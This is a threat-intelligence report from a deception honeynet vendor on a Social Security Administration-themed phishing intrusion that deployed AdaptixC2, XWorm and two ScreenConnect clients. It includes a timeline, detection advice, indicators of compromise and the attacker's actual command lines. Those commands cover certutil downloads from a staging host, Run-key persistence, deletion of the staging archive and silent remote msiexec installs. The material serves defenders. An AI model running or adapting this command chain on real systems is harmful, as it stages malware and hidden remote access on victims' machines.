Tags: XWorm, AdaptixC2, ScreenConnect
Credit: Researcher pr0xylife surfaced this campaign and ran the deception operation that captured it.
Executive Summary
Over five days in mid-May 2026, an operator engaged a deception workstation in the Deception.Pro environment and executed a near-complete commodity intrusion chain from initial access through domain reconnaissance. The lure was a Social Security Administration–themed phishing email; the payload set was unusually layered — AdaptixC2 as the primary command-and-control framework, XWorm for redundant access and Telegram-based exfiltration, and two independent ScreenConnect clients for hands-on-keyboard control.
The intrusion began with malspam impersonating the SSA, linking to a RAR archive hosted on a compromised WordPress site. The archive contained a PE32 executable disguised as a PDF using a right-to-left override (RTLO) filename trick. Execution led to certutil-based staging of AdaptixC2 components from cloudpre-005[.]online, Run-key persistence under updater-themed names, a separately staged XWorm DLL, and the deployment of two ScreenConnect clients across two relay domains. Post-access activity included SAMR/LSAD reconnaissance of the domain controller.
Because TLS inspection was enabled on this deception, the capture yielded more than encrypted flow metadata: AdaptixC2's beacon traffic, the actual payload-retrieval URLs, and the ScreenConnect relay handshakes were all recovered in cleartext — letting us attribute the activity to specific frameworks rather than relying on fingerprint heuristics alone.

Environment at a Glance
Replica Role: Clinical Quality Analyst
Replica Organization: Health Data Analytics
Industry: Healthcare
Topology: Microsoft Active Directory environment with 1,000+ endpoints and 500+ users.
Replica Location: United States
Observed duration: ~5 days (May 19–May 24, 2026)
Sensor Stack: LimaCharlie EDR, Suricata with ETPRO
Infection Vector: Malspam Phishing
Primary Threat Families: XWorm, AdaptixC2, ScreenConnect
Note: Replica personas, organizations, and documents are AI-generated and randomized for believability. Any resemblance to real-world entities is purely coincidental.

Figure 1: Screenshot of the phishing email received by the replica victim, purporting to be from the United States Social Security Administration (SSA).
Timeline of Operation Activity
All times are local to the capture environment. The operator returned to the host repeatedly across the engagement, re-running the staging chain and layering in additional persistence and C2.
2026-05-18 (email receipt) Malspam delivered: subject "Your 2025 SSA Document is Available for Download," spoofed SSA sender.
2026-05-19 07:57 XWorm DLL jli.dll written to C:\Users\Public\Documents\. C2 gatuso[.]duckdns[.]org:5111; Telegram exfil bot.
2026-05-19 11:57:16 certutil downloads payload.zip (AdaptixC2) from cloudpre-005[.]online to C:\Users\Public\Documents\.
2026-05-19 11:57:30 PowerShell Expand-Archive unpacks payload.zip.
2026-05-19 11:57:58 Run-key persistence added: PayloadService → payload.exe.
2026-05-19 11:58:03 Staging ZIP deleted (anti-forensics).
2026-05-19 12:15:00 Additional Run-key created: JavaUpdater.
2026-05-20 14:33 AdaptixC2 variant staged from AppData\Local\Temp\65d15f18b4155f46.tmp, beaconing to 23[.]20[.]229[.]225:443.
2026-05-20 15:07 AdaptixC2 binaries ms-op.exe & stub1.exe in C:\Users\Public\Downloads\, beaconing to 23[.]20[.]229[.]225:443.
2026-05-20 18:32–18:35 Operator returns; re-runs the payload.zip chain and stages stub.zip into C:\Users\Public\Downloads\, persisting stub.exe as JavaUpdater.
2026-05-20 21:27–21:34 Staging chain re-run again (payload + stub).
2026-05-20 21:41:08 ScreenConnect MSI installed via msiexec from nextleveldigitalinnovationx[.]com.
2026-05-20 21:45:39 ScreenConnect client (instance 1) live, beaconing to nextleveldigitalinnovationx[.]com:8041.
2026-05-21 20:03–20:05 Run-key persistence added in both HKCU and HKLM: Updater → fake chrome_gui.exe.
2026-05-22 12:32:44 Second ScreenConnect MSI (sc.msi) installed via msiexec.
2026-05-22 12:32:50 ScreenConnect client (instance 2) live, beaconing to fragment-sales[.]store:8041.
Throughout engagement AdaptixC2 beaconing to 98[.]81[.]111[.]167 and 23[.]20[.]229[.]225; SAMR/LSAD enumeration against the domain controller.
Total observed duration: ~ 5 days
Assessment
This is a commodity intrusion executed with real operational discipline: no zero-days, but a deliberately redundant toolset and a well-sequenced chain of techniques that consistently work in the wild.
Initial access relied on social-engineering polish rather than technical sophistication. The phishing email was a pixel-faithful clone of a genuine SSA "What's New for 2026" wage-reporting notice, sent from a typosquatted sender domain (1omlinemailserver[.]work, a digit-for-letter swap on "online") on a throwaway TLD. Hosting the payload under wp-includes/assets/ on a compromised-but-legitimate WordPress site lent the URL reputation cover. The RTLO-renamed dropper (...fdp.exe rendering as a PDF) is a durable trick that still defeats hurried users.
Primary C2 was AdaptixC2, an increasingly common open-source post-exploitation framework. The operator staged it through cloudpre-005[.]online (/wop/payload.zip, /wop/stub.zip) and ran multiple variants — dropped binaries (ms-op.exe, stub1.exe), a temp-directory variant, and the unpacked payload.exe. Beacons were recovered in cleartext from the inspected TLS, hitting /updates/check.php, /api/v1/status, and /content.html with a fixed, dated user agent: Mozilla/5.0 (Windows NT 6.2; rv:20.0) Gecko/20121202 Firefox/20.0. C2 endpoints were 98[.]81[.]111[.]167 and 23[.]20[.]229[.]225 on 443. None of the AdaptixC2 samples were present in VirusTotal at the time of capture — a reminder that hash-reputation lookups will miss freshly built framework payloads.
XWorm provided redundant access and exfiltration. Delivered as jli.dll, it beaconed to gatuso[.]duckdns[.]org:5111 (mutex 0kztwaNhOXgTJC1i) and exfiltrated through the Telegram Bot API. Sensitive source collection finds that the bot (@fragmentauctionbot12bot, internal name "Fragment") relayed to a private chat operated by Telegram user @wayneiswayne. Notably, the same Telegram channel was also for both AdaptixC2 and Phantom Stealer notifications, tying the frameworks to a single operator and providing a durable pivot for tracking.
ScreenConnect supplied interactive control. The operator deployed two independent clients across two relay domains — nextleveldigitalinnovationx[.]com and fragment-sales[.]store (both on port 8041) — a deliberate resilience choice so that burning one C2 domain doesn't sever access. ScreenConnect is favored precisely because it blends into normal IT activity and rarely trips application-allowlisting.
Discovery was straightforward post-compromise domain mapping. SAMR and LSAD RPC enumeration — domains, users, group memberships, and trust relationships — is the homework an operator does before deciding where to move laterally. One signature flagged the LsarOpenPolicy2 response as consistent with net user / PingCastle / Mimikatz DCSync–style information gathering (ATT&CK T1003), though the observed activity aligns most cleanly with account and trust discovery.
Defender Takeaways
AdaptixC2 has a recognizable beacon profile. POSTs to /updates/check.php, /api/v1/status, and /content.html, paired with the static Firefox/20.0 (Windows NT 6.2; rv:20.0) user agent, are strong indicators. Build content/UA detections rather than relying on JA3 alone.
Fresh framework payloads evade hash reputation. None of the AdaptixC2 samples were in VirusTotal at capture time. Behavioral and network detections matter more than file-hash blocklists for newly built tooling.
Hunt for certutil as a downloader. certutil -urlcache -split -f <url> <path> with a Microsoft-CryptoAPI user agent reaching non-Microsoft infrastructure is high-signal. Most environments have no legitimate use for it.
Monitor Run-key writes to public/user-writable paths. Persistence values imitating updaters (PayloadService, JavaUpdater, Updater, chrome_gui.exe) pointing into C:\Users\Public\… or fake vendor paths warrant immediate review.
Inventory and alert on RMM tooling. ScreenConnect installed via msiexec /i <remote-url> /quiet /norestart, or services launching with ?e=Access&y=Guest&h=<domain>&p=8041 parameters, are strong abuse indicators when not part of sanctioned IT.
Track Telegram-based C2 as a pivot. A shared Telegram bot/channel across multiple malware families (here AdaptixC2, XWorm, and Phantom Stealer) is a high-value link for clustering operator activity.
Watch for SAMR/LSAD enumeration against domain controllers. Bursts of Samr* and Lsar* RPC calls from a single workstation are a reliable post-compromise discovery signal.
Defang the RTLO trick. Enable file-extension visibility and inspect for the right-to-left override character in filenames; an archived "PDF" that is actually a PE is a classic delivery pattern.
Indicators of Compromise
Domains & IP Addresses
almacensantangel[.]com  Phishing payload host (compromised WordPress)
cloudpre-005[.]online  AdaptixC2 payload.zip / stub.zip staging host
gatuso[.]duckdns[.]org : 5111  XWorm C2
nextleveldigitalinnovationx[.]com  ScreenConnect MSI host + relay (instance 1)
fragment-sales[.]store : 8041  ScreenConnect relay (instance 2)
1omlinemailserver[.]work  Spoofed malspam sender domain
98[.]81[.]111[.]167 : 443  AdaptixC2 C2 endpoint
23[.]20[.]229[.]225 : 443  AdaptixC2 C2 endpoint
Phishing payload URL
hxxps://almacensantangel[.]com/wp-includes/assets/YourSSA_Documents_0000000676152_05_187_2026_Document_0000000676152.rarAdaptixC2 beacon URLs
hxxps://98[.]81[.]111[.]167/updates/check.phphxxps://98[.]81[.]111[.]167/api/v1/statushxxps://98[.]81[.]111[.]167/content.htmlhxxps://23[.]20[.]229[.]225/updates/check.phphxxps://23[.]20[.]229[.]225/api/v1/statushxxps://23[.]20[.]229[.]225/content.htmlAdaptixC2 staging URLs
hxxps://cloudpre-005[.]online/wop/payload.ziphxxps://cloudpre-005[.]online/wop/stub.zipSuricata Alert Signatures
ET INFO External IP Lookup Domain (ipify .org) in DNS LookupET INFO HTTP traffic on port 443 (OPTIONS)ET INFO HTTP traffic on port 443 (POST)ET INFO Pastebin-like Service Domain in DNS Lookup (paste .ee)ET INFO Windows Powershell User-Agent UsageET MALWARE Adaptix C2 Default User-Agent ObservedET MALWARE ScreenConnect Installer Request via PowerShellETPRO HUNTING Request for config.jsonETPRO INFO Observed MS Certutil User-Agent in HTTP RequestETPRO MALWARE Tinba Variant CheckinTOOLS [PTsecurity] AdaptixC2 default server responseFile Hashes (SHA-256)
802b5f64c840902328f28a6b71a3a0a73cbe3d2eebcc58fdf8ce6888552f7b83 YourSSA_Documents_...rar1ffc8bde92758bc0d2ddcc5a6bb78c73b6409429e52d62191f25afa8ebfad84a Fake-PDF PE (.fdp.exe)0b6b1bde6bb224ee3bed2bb05703856e1468eedc696d25338b8fa1704c0c0533 ScreenConnect-5019374.ClientSetup.msi9f66b971e687e2938022e74aee8261569c8bac5a1679ae251d1996500fc40498 jli.dll1f4d4f0bdc6cec35286d010b69387c0a1a887ba92f0375fc12ae256d6cae19e1 Fake-PDF PE (.fdp.exe)JA3 / JA3S Fingerprints
JA3 ce5f3254611a8c095a3d821d44539877 — AdaptixC2 TLS client
JA3S 51c64c77e60f3980eea90869b68c58a8 — AdaptixC2 server response (no SNI)
On-Disk Artifacts & Paths
C:\Users\Public\Documents\jli.dll (XWorm; mutex 0kztwaNhOXgTJC1i)
C:\Users\Public\Documents\payload.zip → payload.exe (AdaptixC2 staging; ZIP deleted post-extraction)
C:\Users\Public\Downloads\stub.zip → stub.exe (AdaptixC2 secondary component)
C:\Users\Public\Downloads\ms-op.exe (AdaptixC2)
C:\Users\Public\Downloads\stub1.exe (AdaptixC2)
C:\Users\<user>\AppData\Local\Temp\65d15f18b4155f46.tmp (AdaptixC2 variant)
ScreenConnect client directories:
C:\Program Files (x86)\ScreenConnect Client (4205d3d2c4079896)\
C:\Program Files (x86)\ScreenConnect Client (32fbd22778075df7)\
RTLO-renamed dropper: YourSSA_Documents_№_..._05_18_2026.fdp.exe
Run-key values: PayloadService, JavaUpdater, Updater
Command-Line Artifacts for Hunting
certutil -urlcache -split -f hxxps://cloudpre-005[.]online/wop/payload.zip C:\Users\Public\Documents\payload.zip powershell -Command Expand-Archive -Path 'C:\Users\Public\Documents\payload.zip' -DestinationPath 'C:\Users\Public\Documents\' -Force reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v PayloadService /t REG_SZ /d C:\Users\Public\Documents\payload.exe /f powershell -Command Remove-Item -Path 'C:\Users\Public\Documents\payload.zip' -Force -ErrorAction SilentlyContinue certutil -urlcache -split -f hxxps://cloudpre-005[.]online/wop/stub.zip C:\Users\Public\Downloads\stub.zip powershell New-ItemProperty -Path 'HKCU:\Software\Microsoft\Windows\CurrentVersion\Run' -Name 'JavaUpdater' -Value 'C:\Users\Public\Downloads\stub.exe' -PropertyType String -Force msiexec.exe /i hxxps://nextleveldigitalinnovationx[.]com/Bin/ScreenConnect-5019374.ClientSetup.msi?e=Access&y=Guest /quiet /norestart reg.exe add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v Updater /t REG_SZ /d "c:\program files (x86)\google\update2\chrome_gui.exe" /f reg.exe add HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v Updater /t REG_SZ /d "c:\program files (x86)\google\update2\chrome_gui.exe" /f "...\ScreenConnect.ClientService.exe" "?e=Access&y=Guest&h=nextleveldigitalinnovationx[.]com&p=8041&s=..." "...\ScreenConnect.ClientService.exe" "?e=Access&y=Guest&h=fragment-sales[.]store&p=8041&s=..."ATT&CK Mapping
Spearphishing Link T1566.002User Execution: Malicious File T1204.002Masquerading: RTLO T1036.002Deobfuscate/Decode Files or Information T1140Ingress Tool Transfer (certutil) T1105Boot/Logon Autostart: Registry Run Keys T1547.001Remote Access Software (ScreenConnect) T1219Account Discovery: Domain Account T1087.002Application Layer Protocol: Web Protocols (AdaptixC2) T1071.001Exfiltration Over Web Service (Telegram) T1567Domain Trust Discovery T1482OS Credential Dumping T1003Command and Scripting Interpreter: PowerShell T1059.001System Services: Service Execution (msiexec) T1569.002About Deception.Pro
Deception.Pro runs persistent, fully instrumented Windows Active Directory honeynets that capture real adversary behavior end to end — EDR process telemetry, Suricata EVE alerts, Zeek logs, and full-packet PCAP, with TLS inspection that surfaces decrypted C2 beacons, payload URLs, and exfiltration channels. Every capture is correlated across sensors and ground-truth labeled, producing the kind of high-fidelity, real-world intrusion data that detection engineering and security model training depend on. If you want labeled, full-stack telemetry like the dataset behind this writeup, get in touch.